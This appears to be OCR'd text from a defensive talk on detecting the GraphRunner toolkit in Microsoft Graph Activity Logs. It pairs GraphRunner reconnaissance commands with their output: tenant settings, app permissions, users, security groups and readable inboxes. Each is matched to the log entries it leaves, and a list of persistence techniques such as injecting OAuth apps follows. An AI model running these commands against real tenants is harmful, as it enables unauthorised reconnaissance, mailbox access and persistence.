
Addresses a gap in visibility that exists

https://learn.microsoft.com/en-us/graph/microsoft-graph-activity-logs-overview

Entra ID
(Diagnostic
Settings)



☑ MicrosoftGraphActivityLogs



What Can We See?

Request URI

IP Address


User Agent string

User/Service Principal GUID

Location

Scope/Role of the Requestor


Tenant/Application GUID




```
metadata.ingested_timestamp: "2024-11-11T18:30:10.337993Z"
metadata.log_type: "MICROSOFT_GRAPH_ACTIVITY_LOGS"
metadata.product_deployment_id: "e7fe4095-076f-410c-a07e-
b6cd5991b434"
metadata.product_event_type: "Microsoft Graph Activity"
metadata.product_log_id: "cd7adbf7-439c-4157-bd7c-a65a713715b9"
metadata.product_name: "Microsoft Graph"
metadata.product_version: "v1.0"
metadata.vendor_name: "Microsoft"
network.http.method: "GET"
network.http.response_code: 400
network.http.user_agent: "Mozilla/5.0 (Windows NT; Windows NT 10.0;
en-US) WindowsPowerShell/5.1.14393.7426"
network.received_bytes: 245
network.session_duration: "10s"
network.session_id: "DbdUum6xR0CQcJaPPG0qAA"
principal.asset.ip[0]: "34.152.40.90"
principal.ip[0]: "34.152.40.90"
principal.location.name: "Canada East"
principal.resource.product_object_id: "f4b381f4-a48b-46bf-a34b-
61df18cbe15a"
principal.user.account_type: "DOMAIN_ACCOUNT_TYPE"
principal.user.product_object_id: "0784ad41-78df-41c9-b488-
38b2ee872d45"
```

Invoke-GraphRecon


Tenant info including contact, sync, user, authorization policy and service settings



```
PS C:\GraphRunner> Invoke-GraphRecon -Tokens $tokens -permissionenum
[*] Using the provided access tokens.
[*] Refreshing token to the Azure AD Graph API...
[*] Now trying to query the MS provisioning API for organization settings.
================================================================================
User Settings
================================================================================
Self-Service Password Reset Enabled: true
Users Can Consent to Apps: true
Users Can Read Other Users: true
Users Can Create Apps: true
Users Can Create Groups: true
================================================================================
Authorization Policy Info
================================================================================
Allowed to create app registrations (Default User Role Permissions): True
Allowed to create security groups (Default User Role Permissions): True
Allowed to create tenants (Default User Role Permissions): True
Allowed to read Bitlocker keys for own device (Default User Role Permissions): True
Allowed to read other users (Default User Role Permissions): True
Who can invite external users to the organization: everyone
```



TIMESTAMP	EVENT	METADATA.PRODUCT_...	PRINCIPAL.IP	NETWORK.HTTP.USER_AGENT	NETWORK....	NETWOR...	TARGET.URL
2025-02-07T13:19:31.957	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	3735	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess
2025-02-07T13:19:31.775	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	413	https://graph.microsoft.com/v1.0/me
2025-02-07T13:19:30.870	USER_LOGIN tim.smith_admin - 34.152.40.90	Sign-in activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	[Unknown]	[Unknown]	[Unknown]



```
Read application policies applied to objects list : allowed
Read basic properties on domains : allowed
Read basic properties on users : allowed
Read the group membership for all contacts in Microsoft Entra ID : allowed
Update authentication methods for users : allowed
Read standard properties of authentication methods for users : allowed
Read basic properties on subscriptions : allowed
Read owners of Security groups and Microsoft 365 groups, including role-assignable
groups : allowed
Read owned objects of users : allowed
Read basic properties of custom rules that define network locations : allowed
Create new tenants in Microsoft Entra ID : allowed
Read owners of policies : allowed
Read the direct reports for users : allowed
Read owned objects of service principals : allowed
Delete authentication methods for users : allowed
Invite Guest Users : allowed
Update User Principal Name of users : allowed
Force sign-out by invalidating user refresh tokens : allowed
```

PermissionEnum flag - Allowed Actions and Conditional Access for the current user

Invoke-DumpApps


Pretty noisy set of logs

Service Principal, Application, Organization and User endpoints


Recursively hits apps to get assigned role

User endpoint with GUID of user whose token was used

Some non-interactive login activity too




```
PS C:\GraphRunner> Invoke-DumpApps $tokens
[*] Using the provided access tokens.
[*] Getting Microsoft Graph Object ID
Graph ID: 00000003-0000-0000-c000-000000000000
Internal Graph ID: 89f845ca-836f-49e0-af27-d97bd85aa9f8
[*] Now getting object IDs for scope objects...
[*] App Registrations:
================================================================================
App Name: NewYear (App ID: f4b381f4-a48b-46bf-a34b-61df18cbe15a)
Creation Date: 11/11/2024 16:15:58
Sign-In Audience: AzureADMyOrg
Delegated Permissions (Scopes): Mail.ReadWrite, User.Read, Files.ReadWrite.All,
ication.ReadWrite.All, Contacts.ReadWrite, Calendars.ReadWrite, MailboxSettings.
```



TIMESTAMP	EVENT	METADATA.PRODUCT...	PRINCIPAL.IP	NETWORK.HTTP.USER_AGENT	NETWORK.SE...	NETWOR...	TARGET.URL
2025-02-07T13:25:40.878	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	93	https://graph.microsoft.com/v1.0/servicePrincipals(appId='ce90 32a-80b6-40ed-87bc-157b2c095b97')/appRoleAssignedTo
2025-02-07T13:25:40.738	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	93	https://graph.microsoft.com/v1.0/servicePrincipals(appId='f4b3 1f4-a48b-46bf-a34b-61df18cbe15a')/appRoleAssignedTo
2025-02-07T13:25:40.642	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	12744	https://graph.microsoft.com/v1.0/applications
2025-02-07T13:25:40.642	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	12744	https://graph.microsoft.com/v1.0/applications
2025-02-07T13:25:40.513	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	535649	https://graph.microsoft.com/v1.0/servicePrincipals/89f845ca-836f-49e0-af27-d97bd85aa9f8

Get-AzureADUsers/ Get-SecurityGroups




```
PS C:\GraphRunner> Get-AzureADUsers $tokens -outfile todays_users.txt
[*] Gathering the users from the tenant.
---All Azure AD User Principal Names---
admin-101@th7sz.onmicrosoft.com
admin@lunarstiiiness.com
AlexW@th7sz.onmicrosoft.com
```


Enumerate all Azure AD Users and write to a file

- graph.microsoft.com/v1.0/users

Enumerate all security groups and members to csv file



TARGET.URL
https://graph.microsoft.com/v1.0/groups/0a755df6-3015-4956-9bf8-cc5ea5b65596/members
https://graph.microsoft.com/v1.0/groups/08a4adba-bddd-4fac-a502-64c2dac197d2/members
https://graph.microsoft.com/v1.0/groups/0719ab31-b722-4787-97d0-19b57550cf5d/members
https://graph.microsoft.com/v1.0/groups?=securityEnabled%20eq%20true




```
PS C:\GraphRunner> Get-SecurityGroups -Tokens $tokens
[*] Using the provided access tokens.
[*] Retrieving a list of security groups and their members from the directory...
Group Name: InfoSec | Group ID: 0719ab31-b722-4787-97d0-19b57550cf5d
Members: heather.glenn_admin@lunarstiiiness.com

================================================================================
Group Name: Records Management | Group ID: 08a4adba-bddd-4fac-a502-64c2dac197d2
Members:

================================================================================
Group Name: Finance | Group ID: 0a755df6-3015-4956-9bf8-cc5ea5b65596
Members: Jim.Armstrong@lunarstiiiness.com, Robert.Yeager@lunarstiiiness.com
```


Invoke-GraphOpenInboxFinder

Find user’s inboxes that are readable by the current user

Mailbox misconfiguration (or for business need) to allow others to read their mail items



```
PS C:\GraphRunner> Invoke-GraphOpenInboxFinder $tokens -userlist .\todays_users.txt
[*] Note: To read other user's mailboxes your token needs to be scoped to the Mail.Read.Shared or Mail.ReadWrite.Shared permissions.


[*] Checking access to mailboxes for each email address...


[*] SUCCESS! Inbox of tim.smith_admin@lunarstiiiness.com is readable.
Latest Email Received 02/06/2025 20:47:47 02/05/2025 15:00:38 02/04/2025 16:47:07 11/13/2024 21:39:37 08/17/2024 06:10:18 08/08/2024
```



TIMESTAMP	EVENT	METADATA.PR...	PRINCIPA...	NETWORK.HTTP.USER_AGENT	NETWORK.SE...	NETWOR...	NETWOR...	NETWOR...	TARGET.URL
2025-02-07T13:49:27.058	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	101	GET	403	https://graph.microsoft.com/v1.0/users/William.Ride@lunarstiiiness.com/mailFolders/Inbox/messages
2025-02-07T13:49:26.602	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	382106	GET	200	https://graph.microsoft.com/v1.0/users/tim.smith_admin@lunarstiiiness.com/mailFolders/Inbox/messages
2025-02-07T13:49:26.000	EMAIL_UNCATEGORI [No Subject]	MailItemsAccessed	20.190.139.173	Client=REST;;	001f76c9-4c1d-136c-8da9-7e41b638aefd	[Unknown]	[Unknown]	[Unknown]	[Unknown]
2025-02-07T13:49:25.910	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	4TU19TyQh0CD3O_LK3gLAA	131	GET	404	https://graph.microsoft.com/v1.0/users/tim.smith@lunarstiiiness.com/mailFolders/Inbox/messages

Reconnaissance Commentary

Graph API Activity logs are Superhelpful!

- Found some 429 throttling
- All recon commands have a user agent of the console they ran in
- Session ID was also a constant

Estimate Access API - submit an action and find out if you can perform it

- Undocumented API
- Seen when using Azure Portal for admin functions
- Something to continue to poke at

https://learn.microsoft.com/en-us/graph/throttling-limits

Persistence

Invoke-AddGroupMember

- Adds a user to a group

Invoke-SecurityGroupCloner

- Clones a security group using an identical name and member list
- Option to inject another user in new group

Invoke-InviteGuest

- Invites a guest user to the tenant

Invoke-InjectOAuthApp

- Injects an app registration into the tenant

Invoke-InjectOAuthApp

